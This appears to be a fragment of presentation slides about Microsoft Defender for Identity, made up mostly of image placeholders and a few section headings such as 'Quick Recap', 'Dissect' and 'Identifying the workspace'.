


Microsoft Defender for Identity


Quick Recap

Microsoft Defender for Identity




Dissect

Microsoft Defender for Identity



Identifying the instance

Identifying the workspace

